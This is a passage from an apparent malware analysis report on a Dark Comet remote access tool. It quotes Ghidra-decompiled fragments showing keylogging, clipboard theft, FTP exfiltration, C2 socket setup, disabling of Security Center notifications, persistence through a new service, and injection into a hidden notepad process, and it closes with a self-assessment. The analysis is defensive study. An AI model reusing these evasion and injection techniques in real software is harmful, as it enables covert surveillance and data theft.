This shows that a file is being written to sporadically by the unpacked malware, the “.dc” extension likely stands for Dark Comet. When the analyst browsed to the file they discovered it was a keylogger file which displayed information such as what the analyst had typed, what was in the clipboard and more. This is shown in Figure 40.

```
2026-04-24-6.dc x Startup
:: C:\Users\user\Desktop\Samples\2 (10:23:19 AM)

:: Program Manager (10:23:31 AM)
AFAFOAMGAGNAIHUABNIVNUINUUUUWBJZNL J

:: Cortana (10:23:35 AM)
NOTEP

:: Untitled - Notepad (10:23:35 AM)
A

:: *Untitled - Notepad (10:36:44 AM)
FABGUABGUAKNSVVA

:: C:\ (10:40:54 AM)
2026

:: Cortana (10:42:25 AM)
%appdata

:: C:\Users\user\AppData\Roaming\dclogs (10:42:30 AM)
h\hgg\d

:: *Untitled - Notepad (10:42:41 AM)
[<-][<-]Test of h [<-][<-]the malware log file

:: Save As (10:43:32 AM)
[<-]=[<-][<-]muehehe

:: Program Manager (10:43:40 AM)
i wonder loool

:: New Tab - Google Chrome (9:44:58 AM)
hiyua

:: muehehe.txt - Notepad (9:45:10 AM)
[ ] [ ] [ ] [ ]

:: Clipboard Change : size = 0 Bytes (9:45:10 AM)
```

Figure 40 – Keylogger file contents

This confirms that the malware has keylogging capabilities and lends credibility to the theory that further information stealing may be possible. It is also possible that the location of this file is set based on the permissions from the malicious actor that may be using the file as it could be exfiltrated and harvested for more information.

4.2.5 Procexp

The tool process explorer was used to further explore potentially suspicious processes by looking into what threads they use, what the parent and child processes are among other things. The analyst began by looking for “Mutants” of the MSDCSC.exe file. A Mutex object can be used to provide exclusive access to a resource (Microsoft, 2022). As shown in Figure 41, MSDCSC.exe uses Mutex objects.

```

Mutant \Sessions\1\BaseNamedObjects\SM0:1344:168:WilStaging_02
Mutant \Sessions\1\BaseNamedObjects\SM0:1344:64:WilError_02
Mutant \Sessions\1\BaseNamedObjects\DC_MUTEX-K5GP1DE

```

Figure 41 – Mutants of MSDCSC.exe

The analyst then looked at the threads used by MSDCSC.exe, of which 2 different DelayExecution threads were found which suggests that the malware lies dormant until required. This lines up with it being a Remote Access Tool and Info Stealer. This is shown in Figure 42.

State	Wait Reason	TID	User Time	Kernel Time	CPU	CPU Time	Start Time	Start Address	Base Pri	Dyn Pri	Service	Context Swt.	Susp...	Ideal ...	Cycles Delta	Cycles	Mem Pri	I/O Pri
Waiting	DelayExecution	2184	00:00:00	00:00:00	< 0.01	00:00:00	04/09/26 18...	msdcsc.exe+0x547c	10	11		1,362		1	2,880,600	512,985,422	5	Normal
Waiting	DelayExecution	376	00:00:00	00:00:00		00:00:00	04/09/26 18...	msdcsc.exe+0x5e340	8	8		14		1		4,783,383	5	Normal

Figure 42 – DelayExecution threads on MSDCSC.exe

The analyst then decided to look into the network capabilities of the malware by using procexp's hardware analysis tool. When looking at the network activity, the only process using the network was a SVCHost.exe process. This is shown in Figure 43.



Figure 43 – Network usage by process

This provides more supporting evidence for the claim of process injection into the SVCHost.exe process that is then used for network communication. The analyst followed the process in process explorer and discovered that it was using the network for UDP communication.

svchost.exe:1584 (NetworkService -p -s Dnscache) Proper...				
Image	Performance	Performance Graph	Disk and Network	GPU Graph
Services	Threads	TCP/IP	Security	Environment
Job	Strings			
☒ Resolve addresses				
Prot...	Local Address	R..	State	Service
UDP	desktop-14qc118:5353	.*		Dnscache
UDP	desktop-14qc118:1lmnr	.*		Dnscache
UDPV6	desktop-14qc118:5353	.*		Dnscache
UDPV6	desktop-14qc118:5355	.*		Dnscache

Figure 44 – SVCHost.exe UDP communication

It should be noted that the malware was rerun and that is why the process number is different than in procmon, however this does not change the likelihood of SVCHost being used to communicate for CnC

and potentially exfiltrate data. Another SVCHost process was found to be using TCP communication instead suggesting advanced network capabilities that cover more options, this is shown in Figure 45.




Figure 45 – SVCHost.exe TCP Listening

4.3 FURTHER ANALYSIS

The analyst initially used Ghidra's process tree function to look for what it identified as the "Entry" function. The analyst immediately noticed 3 interesting sections of code in the decompiler section, 2 of which can be found in Figures 46 and Figure 47.

```
FUN_0048df60((int)DAT_0049c3e8,"DCDATA",(longlong **)&stack0xfffffffffe8);
```

Figure 46 – DCDATA initialisation

```
FUN_004735e8((int)"GENCODE",&local_3c);
p1StackY_4c = (longlong *)&DAT_00490690;
FUN_004058e0((longlong *) ((int)&local_34 + 4),3);
FUN_0047377c(local_34._4_4_,(longlong **)&stack0xfffffffffd4);
FUN_00405584((longlong **)PTR_DAT_00494b38,p1Var2);
FUN_004735e8((int)"NETDATA",&local_44);
FUN_00409b7c((int)local_44,&local_40);
```

Figure 47 – Gencode and Netdata initialisation

Figure 46 shows the possible initialisation of configuration storage in "DCDATA" and Figure 47 shows the possible generation of a unique ID and the initialisation of network related functions. The 3rd section of the code is a conditional statement that only runs the code if a variable does not equal 0. This can be seen in Figure 48.

```
uVar1 = FUN_0040a26c(unaff_EDI);
if ((char)uVar1 != '\0') {
```

Figure 48 – Conditional Statement

The analyst decided to follow the function used to set the variable which is used in the conditional statement at which point they found that which is shown in Figure 49.


```

1
2 undefined4 FUN_0040a26c(undefined *param_1)
3
4 {
5     LPCSTR lpFileName;
6     DWORD DVar1;
7
8     lpFileName = FUN_004059dc(param_1);
9     DVar1 = GetFileAttributesA(lpFileName);
10    if ((DVar1 != 0xffffffff) && ((DVar1 & 0x10) == 0)) {
11        return CONCAT31((int3)(DVar1 >> 8),1);
12    }
13    return 0;
14}
15

```

Figure 49 – Code checking if a file exists and is not a directory

This function gets a string file path from another function and gets the attributes of it, It confirms that the file exists and that it is not a directory and if so returns not 0. If it doesn't exist or exists as a directory only, the value is set to 0 meaning the program wont run. To further analyse this the function used to set the file name was followed which reveals the code shown in Figure 50.

```

undefined * FUN_004059dc(undefined *param_1)
{
    if (param_1 != (undefined *)0x0) {
        return param_1;
    }
    return &DAT_004059e9;
}

```

Figure 50 – A default marker file is used if none are set

This code uses a default marker file is no custom file path is set, the analyst initially intended to use Ghidra to find what the default marker file was but it is believed to be set at runtime so instead used the x32dbg debugger to set a breakpoint and find out. Upon setting a breakpoint at the GetFileAttributesA call in Figure 49, the analyst discovered the marker file as shown in Figure 50.

```

Default (stdcall) 5 Unlocked
1: [esp+4] 02429998 "C:\\Users\\user\\Desktop\\Samples\\2\\uHAGvjv13hSy.dcp"

```

Figure 50 – Default marker file set at runtime

This shows the evasive abilities of the malware as it will not run unless this file exists and also suggests its ability to pull information from the target system which is backed up by the imported DLLs and strings. The ".dcp" extension is likely to stand for Dark Comet Payload.

Following the discovery of likely network communication the analyst used Ghidra's import tool in the symbol tree tab to follow the WININET.dll and WSOCK32.dll imports. First the analyst followed the WININET imports and looked into the InternetOpenA and InternetConnectA APIs. The full list found in symbol tree is shown in Figure 51.




Figure 51 – Symbol tree list of imports of WININET.dll

By following the aforementioned APIs a function is discovered that attempts to create a connection over the internet, it can be seen in Figure 52.

```

28  DAT_0049a18c = InternetOpenA();
29  if (DAT_0049a18c != 0) {
30      FUN_004059dc(local_10);
31      FUN_004059dc(local_c);
32      FUN_00409edc(param_4);
33      FUN_004059dc(local_8);
34      DAT_0049a188 = InternetConnectA();
35      if (DAT_0049a188 != 0) {
36          PTR_DAT_0049422c._0_1_ = 1;
37          goto LAB_00473502;
38      }
39  }
40  PTR_DAT_0049422c._0_1_ = 0;

```

Figure 52 – Function that initiates internet access and global pointer

This displays that the program does use the internet as a means of potential data exfiltration as command and control, furthermore a global pointer is set in this function. If at any point the setup fails it is set to 0. When looking into the FTPPutFileA API a function was found that made use of this pointer as shown in Figure 53.

```

1 void FUN_00473560(undefined *param_1,undefined *param_2)
2
3
4 {
5     undefined4 *in_FS_OFFSET;
6     undefined4 uStack_lc;
7     undefined *puStack_l8;
8     undefined *puStack_l4;
9     undefined *local_c;
10    undefined *local_8;
11
12    puStack_l4 = (undefined *)0x473575;
13    local_c = param_2;
14    local_8 = param_1;
15    FUN_004059cc((int)param_1);
16    puStack_l4 = (undefined *)0x47357d;
17    FUN_004059cc((int)local_c);
18    puStack_l8 = &LAB_004735d8;
19    uStack_lc = *in_FS_OFFSET;
20    *in_FS_OFFSET = &uStack_lc;
21    if ((char)PTR_DAT_0049422c != '\0') {
22        puStack_l4 = &stack0xffffffffc;
23        FUN_004059dc(local_c);
24        FUN_004059dc(local_8);
25        FtpPutFileA();
26    }
27    *in_FS_OFFSET = uStack_lc;
28    puStack_l4 = &LAB_004735df;
29    puStack_l8 = (undefined *)0x4735d7;
30    FUN_00405554((int *)&local_c,2);
31    return;

```

Figure 53 – FTP file exfiltration function

As shown in the function, the global pointer is used to confirm whether or not internet access is alive and therefore the function only attempts to use the FTP method if it is not 0. This function also suggests a method of using FTP file transfer for the exfiltration of data giving even more evidence in favour of the malware having info stealing capabilities. Next the socket initialisation function was discovered, initially the function checks that there are no active sockets and if so initialises one. This can be seen in Figure 54.

```

5 if (*(char *) (param_1 + 0xc) == '\0') {
6     uStack_c = param_3;
7     SVar1 = socket(*(int *) (&DAT_004928e8 + (uint)*(byte *) (param_1 + 0xf) * 4),
8                  *(int *) (&DAT_00492948 + (uint)*(byte *) (param_1 + 0x11) * 4),
9                  (uint)*(ushort *) ((int)param_1 + 0x3e));
10    iVar2 = (**(code **) (*param_1 + 0x38)) (param_1,SVar1);

```

Figure 54 – Perform socket initialisation

There is also an option for a non-blocking mode of socket for more discreet internet access, further showcasing the malwares impressive evasiveness. This can be seen in Figure 55.

```
if (*(char *) ((int)param_1 + 0x31) == '\x01') {
    uStack_c = 1;
    iVar2 = ioctlsocket(param_1[0x10], -0x7ffb9982, &uStack_c);
    (**(code **)) (*param_1 + 0x38) (param_1, iVar2);
```

Figure 55 – Non-blocking mode socket used instead

Then the connection is set up using a hardcoded IP Address and port. This is likely used for C2 communications. Another piece of evidence pointing towards the sophistication of this malware is that if the IP address cannot be resolved, the hostname is used instead as indicated by the “gethostbyname” call, this entire function be found in Figure 56.

```
34  if (*(int *) (param_1 + 0x44) == 0) {
35      local_c = socket(2, 1, 0);
36      if (local_c != 0xffffffff) {
37          local_420.sa_family = 2;
38          local_420.sa_data._0_2_ = htons(*(u_short *) PTR_DAT_004949d4);
39          local_420.sa_data._2_4_ = inet_addr(*(char **) PTR_DAT_00494b30);
40          if (local_420.sa_data._2_4_ == 0xffffffff) {
41              phVar1 = gethostbyname(*(char **) PTR_DAT_00494b30);
42              if (phVar1 == (hostent *) 0x0) goto LAB_0048002d;
43              local_420.sa_data._2_4_ = *(ulong *) *phVar1->h_addr_list;
44          }
45          connect(local_c, &local_420, 0x10);
```

Figure 56 – Connection setup using hardcoded IP and port

Following the sockets the analyst also discovered an undefined function that appears to be sending remote video of the desktop allowing remote access and screenshots, the initialisation of the socket is shown below.

```
SVar6 = socket(2, 1, 0);
*(SOCKET *) (unaff_EBP + -4) = SVar6;
if (*(int *) (unaff_EBP + -4) != -1) {
    *(undefined2 *) (unaff_EBP + -0x202c) = 2;
    uVar4 = htons(*(u_short *) PTR_DAT_004949d4);
    *(u_short *) (unaff_EBP + -0x202a) = uVar4;
    uVar7 = inet_addr(*(char **) PTR_DAT_00494b30);
    *(ulong *) (unaff_EBP + -0x2028) = uVar7;
    if (uVar7 == 0xffffffff) {
        phVar8 = gethostbyname(*(char **) PTR_DAT_00494b30);
        if (phVar8 == (hostent *) 0x0) goto LAB_0047fd32;
        *(undefined4 *) (unaff_EBP + -0x2028) = *(undefined4 *) *phVar8->h_addr_list;
    }
    connect(*(SOCKET *) (unaff_EBP + -4), (sockaddr *) (unaff_EBP + -0x202c), 0x10);
    iVar9 = recv(*(SOCKET *) (unaff_EBP + -4), (char *) (unaff_EBP + -0x201c), 0x2000, 0);
```

Figure 57 – Initialisation of socket for desktop stealing

The analyst found that the function used the word “THUMB” suggesting thumbnail which is commonly used in remote desktop viewing. This is expanded upon in Figure’s 58 and 59 where commonly used APIs in malware such as GetDC, CreateCompatibleDC, CreateCompatibleBitmap, BitBlt are called. These APIs are used for getting the desktop, screenshot capturing and buffers. BitBlt in particular is used in malware for remote screenshots, desktop capture, remote desktop and screen theft.

```
pHVar11 = GetDC((HWND) 0x0);  
*(HDC *) (unaff_EBP + -0x10) = pHVar11;  
pHVar11 = CreateCompatibleDC(*(HDC *) (unaff_EBP + -0x10));  
*(HDC *) (unaff_EBP + -0x14) = pHVar11;  
iVar9 = GetDeviceCaps(*(HDC *) (unaff_EBP + -0x10), 10);  
iVar12 = GetDeviceCaps(*(HDC *) (unaff_EBP + -0x10), 8);  
pHVar13 = CreateCompatibleBitmap(*(HDC *) (unaff_EBP + -0x10), iVar12, iVar9);
```

Figure 58 – APIs used in malware for remote desktop functions found

```
BitBlt(*(HDC *) (unaff_EBP + -0x14), 0, 0, iVar12, iVar9, pHVar11, x1, y1, rop);
```

Figure 59 – BitBlt API which is commonly used in malware being used

This speaks volumes to the ability of the malware as a remote access tool and an info stealer, to further explore the capabilities of the malware as an info stealer the analyst looked into the keylogging capabilities of the program. There are a multitude of screenshots of functions that keylogging has been used that can be found in Appendix I. One figure showing one of the key logging functions can be found in Figure 60.

```

uVar1 = (uint)param_1;
if (0x5a < uVar1) {
    if (uVar1 < 0xa4) {
        if (uVar1 == 0xa3) goto LAB_00461a4f;
        if ((uVar1 - 0x5b < 4) || (uVar1 == 0x60) || (uVar1 - 0x7b < 4)) goto LAB_00461a6e;
    }
    else if ((uVar1 == 0xa7) || (uVar1 == 0xb0) || (uVar1 == 0xb5)) goto LAB_00461a4f;
LAB_00461a89:
    SVar2 = VkKeyScanA(param_1);
    FUN_004619c4((BYTE)SVar2);
    return;
}
if (uVar1 < 0x2e) {
    if (uVar1 == 0x23) {
LAB_00461a6e:
        FUN_004619ac('\x01');
        SVar2 = VkKeyScanA(param_1);
        FUN_004619c4((BYTE)SVar2);
        FUN_004619ac('\0');
        return;
    }
    if ((uVar1 != 0x25) && (uVar1 != 0x2b)) goto LAB_00461a89;
}
else if ((0xb < uVar1 - 0x2e) && (uVar1 != 0x3f)) {
    if (uVar1 == 0x40) goto LAB_00461a6e;
    if (0x19 < uVar1 - 0x41) goto LAB_00461a89;
}
LAB_00461a4f:
    FUN_00461990('\x10', '\x01');
    SVar2 = VkKeyScanA(param_1);
    FUN_004619c4((BYTE)SVar2);
    FUN_00461990('\x10', '\0');
    return;

```

Figure 60 – Key logger function

The function shown in Figure 60 displays the `VkKeyScanA` API being called to track keypresses and log them using other functions, these are returned as other pieces of data and logged in the aforementioned keylogger file. The keylogger uses multiple functions to handle capitals, numpad use and CTRL shortcut usage a snippet of which can be seen below.

```

puStack_c = &stack0xffffffffc;
FUN_00405974(local_8,"CTRLA");
if (bVar1) {
    keybd_event('\x11','E',1,0);
    keybd_event('A','E',1,0);
    keybd_event('\x11','E',3,0);
    keybd_event('A','E',3,0);
}
else {
    FUN_00405974(local_8,"CTRLV");
    if (bVar1) {
        keybd_event('\x11','E',1,0);
        keybd_event('V','E',1,0);
        keybd_event('\x11','E',3,0);
        keybd_event('V','E',3,0);
    }
    else {
        FUN_00405974(local_8,"CTRLC");
        if (bVar1) {
            keybd_event('\x11','E',1,0);
            keybd_event('C','E',1,0);
            keybd_event('\x11','E',3,0);
            keybd_event('C','E',3,0);
        }
    }
}

```

Figure 61 – Control shortcut handling

Another point of info stealing is the clipboard logging which can be seen in the keylogging file, the function used for clipboard logging can be found in Figure 62.

```

Decompile: FUN_00428418 - (62D735CA12CB28BEEBA967199FA3ABC880C6B064CD35C6CF1450005B7FD02333)
1
2 void FUN_00428418(int *param_1)
3
4 {
5     HENHMETAFILE pHVar1;
6     int iVar2;
7     int local_50;
8     int local_4c;
9     int local_48;
10    int local_44;
11
12    pHVar1 = (HENHMETAFILE)GetClipboardData(0xe);
13    if (pHVar1 == (HENHMETAFILE)0x0) {
14        FUN_004259e0((int **)PTR_PTR_DAT_00494b24);
15    }
16    FUN_00427bb4((int)param_1);
17    iVar2 = param_1[10];
18    pHVar1 = CopyEnhMetaFileA(pHVar1, (LPCSTR)0x0);
19    *(HENHMETAFILE *) (iVar2 + 8) = pHVar1;
20    GetEnhMetaFileHeader(*(HENHMETAFILE *) (iVar2 + 8), 100, (LPENHMETAHEADER) &stack0xffffffff98);
21    *(int *) (iVar2 + 0xc) = local_48 - local_50;
22    *(int *) (iVar2 + 0x10) = local_44 - local_4c;
23    *(undefined2 *) (iVar2 + 0x18) = 0;
24    *(undefined *) (param_1 + 0xb) = 1;
25    iVar2 = (**(code **) (*param_1 + 0x24)) ();
26    *(bool *) ((int)param_1 + 0x22) = iVar2 != 0;
27    (**(code **) (*param_1 + 0x10)) (param_1, param_1);
28    return;
29}
30

```

Figure 62 – Clipboard data stealing function

The final point that the analyst investigated is persistence and evasion, the analyst already suspected that the program could disable antivirus notifications. This was confirmed through disassembly analysis as a function was discovered that disables updates from the Microsoft security center ensuring that the target machine cannot inform the victim of any potential intrusions and means the malware can stay on the system for extended periods of time. This can be seen in Figure 63.


```
Decompile: FUN_004722b4 - (62D735CA12CB288EEBA967199FA3ABC880C6B064CD35C6CF1...
1
2 void FUN_004722b4(undefined4 param_1,undefined4 param_2,undefined4 param_3)
3
4 {
5     int *piVar1;
6     undefined4 *in_FS_OFFSET;
7     undefined4 uStack_1c;
8     undefined *puStack_18;
9     undefined *puStack_14;
10
11     puStack_14 = &stack0xffffffffc;
12     puStack_18 = &LAB_00472327;
13     uStack_1c = *in_FS_OFFSET;
14     *in_FS_OFFSET = &uStack_1c;
15     piVar1 = FUN_004216c4((int *)&DAT_00421610,'\x01',param_3);
16     FUN_004217a0((int)piVar1,(HKEY)0x80000002);
17     FUN_004218e4((int)piVar1,(int)"Software","\x01");
18     FUN_004218e4((int)piVar1,(int)"Microsoft","\x01");
19     FUN_004218e4((int)piVar1,(int)"Security Center","\x01");
20     FUN_00422008((int)piVar1,"UpdatesDisableNotify",&DAT_00472380);
21     *in_FS_OFFSET = uStack_1c;
22     return;
23 }
```

Figure 63 – Disabling the windows security center notifications

Another point of persistence is the malware's ability to create a high privilege service, this can be set to run at startup and therefore can be a powerful backdoor into the system, this could allow for remote access or payload reinstallation among other things. Through previous analysis it is known that the malware can change registry keys so it is not unreasonable to assume such a powerful backdoor could be implemented. The function analysed is shown in Figure 64.

```

hSCManager = OpenSCManagerA((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
if (hSCManager != (SC_HANDLE)0x0) {
    *in_FS_OFFSET = (longlong *)&stack0xffffffffbc;
    lpPassword = (LPCSTR)0x0;
    lpServiceStartName = (LPCSTR)0x0;
    lpDependencies = (LPCSTR)0x0;
    lpdwTagId = (LPDWORD)0x0;
    lpLoadOrderGroup = (LPCSTR)0x0;
    lpBinaryPathName = FUN_004059dc(local_8);
    hSCObject = CreateServiceA(hSCManager, (LPCSTR)param_1, (LPCSTR)param_1, 0xf01ff, 0x110, 2, 0,
        lpBinaryPathName, lpLoadOrderGroup, lpdwTagId, lpDependencies,
        lpServiceStartName, lpPassword);

    FUN_00405728(&local_14, local_c);
    plVar2 = local_14;
    FUN_00405728(&local_20, param_1);
    FUN_00405864(&local_1c, (longlong *)"System\\CurrentControlSet\\Services\\", local_20);
    plVar1 = (longlong *)FUN_004059dc((undefined *)local_1c);
    FUN_00405728(&local_18, plVar1);
    FUN_004711e8((HKEY)0x80000002, (undefined *)local_18, "Description", (undefined *)plVar2);
    CloseServiceHandle(hSCObject);
    CloseServiceHandle(hSCManager);
    *in_FS_OFFSET = plVar2;
    local_10 = 0xffffffff;
    plVar2 = plVar3;
}

```

Figure 64 – New service creation

Finally, the analyst found function that raise reasonable suspicion of process injection. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process (MITRE, N.d.). The disassembler showed that if no other process was selected notepad would be used as a default as shown in Figure 65.

```

if ((char)uVar1 == '\0') {
    FUN_004055c8((int *)&local_8, (int)"notepad");
}

```

Figure 65 – If no other process is specified, use notepad.exe

This corroborates the information discovered earlier that suggests that notepad.exe is used in process injection, specifically following command line execution as found using procwatch. The function showing in Figure 66 matches these ideas.

```

while (iVar2 = FUN_00483f50((int)"cmd.exe"), 0 < iVar2) {
    DVar4 = FUN_00483f50((int)"cmd.exe");
    FUN_00484388(DVar4);
}
while( true ) {
    iVar2 = FUN_00483f50((int)"notepad.exe");
    uVar6 = iVar2 == 0;
    if (iVar2 < 1) break;
    DVar4 = FUN_00483f50((int)"notepad.exe");
    FUN_00484388(DVar4);
}
FUN_004735e8((int)"INSTALL",&local_c);
FUN_00405974((char *)local_c,"1");
if ((bool)uVar6) {
    FUN_004735e8((int)"KEYNAME",&local_10);
    FUN_0046ff10("HKCU",(int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
        (undefined *)local_10);
}
FUN_004735e8((int)"INSTALL",&local_14);
FUN_00405974((char *)local_14,"1");
uVar3 = extraout_ECX;
uVar5 = extraout_EDX;
if ((bool)uVar6) {
    FUN_004853d8();
    uVar3 = extraout_ECX_00;
    uVar5 = extraout_EDX_00;
}

```

Figure 66 – Process injection into notepad.exe

Next the analyst follows the function that launches notepad, lots of information is found in this function including the creation of the process and the dlls it uses and this can be found in Appendix I but most importantly to the analyst was the dwCreationFlags variable which is set to run notepad invisibly, meaning the user does not see it running and is unlikely to catch the malware being executed as such.

```
dwCreationFlags = 0x80000000;
```

Figure 67 – Flag set to run notepad invisibly

Following another function named by Ghidra as FUN_00474e20 definitive proof of the thread injection was discovered as shown in Figure 68.

```
hHandle = CreateRemoteThread(param_1, (LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,lpParameter,0,
    &local_10);
```

Figure 68 – Remote thread running within notepad process

Finally within the call to the start address another function was called, when the analyst viewed this VirtualAllocEx and WriteProcessMemory APIs were discovered. These are commonly used in process injection and allowed the analyst to rebuild a timeline of the malwares execution which goes as follows:

1. Packed malware is ran
2. Command line launches hidden notepad.exe
3. Allocate RWX memory in target process
4. Write payload into remote process
5. Execute payload using CreateRemoteThread

After this point the malware begins keylogging functions and attempts to communicate to the network working on persistence via registry changes and turning off security measures.

4.4 CONCLUSION

The malware in Sample 2 was determined to be a Remote Access Tool in the Dark Comet family. It's capable of the following behaviours:

- Information Stealing
 - Keylogging
 - Webcam viewing
 - Microphone and audio capture
 - Video Capture
 - Remote screenshots
 - Password Captures
- Remote Access
- Network Communications
 - C2 communication
 - HTTP, TCP and UDP access
 - Sockets
 - Further Payload downloading
 - Data exfiltration via FTP
- Persistence
 - Registry Editing
 - Dropped file
 - Mutants
- Evasion
 - Disabling defenders
 - Long sleeps
 - Process injection

The execution flow was determined to be as follows:

- Malware is run
- Malware checks for existence of a "marker file"
 - If there is no marker file the malware does not run
 - Marker file in this case was set at run time as
"C:\\Users\\user\\Desktop\\Samples\\2\\uHA6Vjv13hSy.dcp"
- Hidden instance of notepad.exe opened using command prompt

- Read-write-execute memory allocated in target process
- Payload written to target process
- Payload executed using CreateRemoteThread
 - The payload is believed to be an unpacker, so the malware un-obfuscates itself
- Malware creates service for persistence at high level
- Anti-Virus is stopped for persistence
- Malware runs on the computer in the background, capturing info, communicating via network and waiting for further instructions or payloads

5 DISCUSSION

5.1 GENERAL DISCUSSION

The analysis of malware Sample 2 was mostly a success with some areas for improvement, the analyst was able to meet all of the aims set out however some of them could have been further expanded upon. The choice of using a 3-step methodology was very successful as it allowed for defined sessions of work and built an idea of what the malware does step by step allowing for a thorough analysis. It also enhanced the efficiency of the workflow as it allowed the analyst to focus on meeting specific aims which in turn made for higher quality work. The specific goals were met with mostly high degrees of success, the signature-based analysis retrieved a wealth of information including the likely family the virus comes from, and indirectly contributed to the identification of obfuscation technique by stating that the file was packed. It also established a strong baseline for continued analysis. The extraction and analysis of identifying information about the malware was very successful giving the analyst a lot of information and indicating the malwares capabilities strongly. It allowed the analyst to focus on what the malware is likely to be capable of and combined with the VirusTotal results began building a picture of the malware. The identification of obfuscation techniques was even more successful than initially imagined with packing being detected and successfully reversed allowing for stronger static analysis and disassembly. Moving to dynamic analysis the use of a fake network to analyse network communications was deemed largely successful due to the successful setup of the server and capturing of network communications, however further ports should be investigated using netcat. The use of process monitor, process explorer and process watcher to analyse behaviour at runtime was massively successful uncovering the creation of a keylogging file confirming the info stealing capabilities, confirming network communications and indicating potential evasion techniques used. The analysis of the changes to the registry was mostly successful as some changes were noticed that indicated the files ability to unpack itself although the analyst may have found more interesting changes if the malware had been allowed to run longer. The disassembly of the sample and analysis of execution pathways was very successful in what was found but due to the large amount of data found using disassembly some information may have been missed. Finally, the documentation of the findings in a professional report was successful and collated the full findings with lots of information to browse through.

5.1.1 Signature Analysis

The signature analysis section of the project was efficiently and successfully performed, leading to a large amount of useful data that can be used as a baseline for continued analysis. The information stored in the VirusTotal database was used by the analyst to perform research on the Dark Comet family of viruses. The indication of packing found in the results allowed for the analyst to test for packing using exeinfo and then reverse the obfuscation on the sample directly completing one of the aims set out. It also allowed the analyst to reupload the hash of the unpacked file to VirusTotal revealing even more information about the file and its capabilities. This stage of analysis was returned to multiple times throughout the project and revealed vital information each time. This information was collated in a notes file along with screenshots that the tester could use for analysis baselines throughout the report,

creating a strong foundation for analysis. This completed the specific aim of using signature based detection analysis to create a baseline to work from.

5.1.2 String Analysis

The string analysis section of the project was performed successfully using the strings tool to extract all strings and output them to an output file. The analyst used this file to search for suspicious strings that gave clues into the malwares capabilities. These included information previously enumerated from the VirusTotal results including information stealing, network communication remote takeover DDoS attacks and more. The strings found not only corroborated these results but defined further specifics and gave more insightful views on what exactly the malware is stealing such as the clipboard, passwords, keylogging and what kind of DDoS attack were used among others. These results were added to the growing notes document and notable strings were screenshotted, allowing them to be referred back to. This contributed to the completion of the aim set out to extract and analyse identifiable information.

5.1.3 DLL Analysis

The DLL analysis section of the project was performed at a very high level and retrieved a lot of information for the analyst. The initial imported DLLs gave the analyst a broader idea of what the malwares capabilities were and showed how advanced it could be due to the large number of imported DLLs. Further analysis of the imported APIs revealed more incriminating information about the malwares behaviour revealing likely process injection and process manipulation along with further indicators of info stealing and remote access which were discussed in the string analysis and signature analysis sections. These results were added to the growing notes document and notable strings were screenshotted, allowing them to be referred back to. This contributed to the completion of the aim set out to extract and analyse identifiable information.

5.1.4 Wireshark and network communication

The first step of dynamic analysis, the network communication and Wireshark section of the report was massively successful revealing a wealth of information to the analyst. Initially using fake network setup tools and netcat to watch for communications on ports discovered using the VirusTotal results TCP communication was identified suggesting the use of sockets for communication and potential remote access. Then through the use of Wireshark communication was found attempting to connect to suspicious domains such as “mymalare.io” along with constantly accessing Microsoft services related updates endpoints. This suggested to the analyst that the malware may have a command and control center online or another, separate payload to download for further execution. One small caveat in this section is that some ports were not listened to that may have revealed further information and as the network was fake any exfiltration attempts couldn’t be seen. Overall, this section successfully completed the aim of using a fake network to analyse network communications.

5.1.5 Regshot

The regshot section of the report was mostly successful in retrieving information that related to privilege escalation and persistence. The most notable discovery in this section of the analysis was the discovery of a file being created at runtime called “MSDCSC.exe”. This file was hidden in the documents section of the report and was discovered to have the exact same hash value as the unpacked version of the malware, indicating that the malware is able to unpack itself and delete itself for persistence and evasion. An issue with this section of the report is the malwares tendency to take long sleeps which means registry keys may not have been changed at the time that regshot was used for analysis, the

solution to this would be to leave the malware running for longer however this was not possible due to time constraints. This section mostly met the aim of analysing changes to the registry to identify persistence, evasion or other techniques that require powerful privileges.

5.1.6 Procwatch

The use of the procwatch tool in this project was highly successful in revealing information about the processes created at runtime, it also contributed to the aim of using process monitor, process explorer and process watcher to analyse the malware at runtime. The analyst used the tool to view the processes opened after running the malware taking note of the “notepad.exe” process being created using command line immediately after the malware began running and then the “msdcsc.exe” file being created and not ending indicates the use of notepad to unpack the file, heavily suggesting process injection. To help confirm this signature analysis was used on the instance of notepad.exe which was found to be legitimate further indicating some form of process injection. Numerous background host executables are opened which may indicate keylogging or information stealing occurring in the background.

5.1.7 Procmon

Following the use of procwatch, the procmon tool was used to contribute to the aim of using process monitor, process explorer and process watcher to analyse the malware at runtime. This was extremely successful as it provided the analyst with definitive proof of keylogging when a file was uncovered by checking what files MSDCSC.exe had written to and a file was found that contained all of the recent keypresses and clipboard items as well as what processes were opened. Furthermore, the analyst used the process trees for further indicators of process injection and network communications.

5.1.8 Procexp

